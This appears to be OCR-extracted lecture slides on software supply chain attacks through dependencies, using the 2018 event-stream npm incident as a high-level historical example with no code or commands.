
- Using **dependencies** as the **entry point** to the software supply chain is very appealing.
- Attacking dependencies allows to:
  - **deliver malicious** code to a vast user base
  - **hijack** the **distribution network** of the ecosystem
  - **deceive detection mechanisms** by using (very) long dependency chains.




Source: http://monkeyuser.com

Example: EventStream

- EventStream (event-stream):
  - is a npm package that allows developers to convey all kind of objects through a data stream
  - has millions of downloads every week
  - compromised in 2018 (the “event-stream incident”)
- The attacker:
  - created **a rogue package**, i.e., flatmap-stream
  - **infiltrated** into the event-stream repository
  - did **not compromise** the code but **added** flatmap-stream as a **dependency** to event-stream
  - went **dormient** and waited
  - **updated** the flatmap-stream package inserting a vulnerability.
- When the event-stream package updated its dependencies:
  - it inherited the vulnerability
  - it became vulnerable.




Example: EventStream




Example: EventStream

1. Attacker gains access to code



Example: EventStream



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

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

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
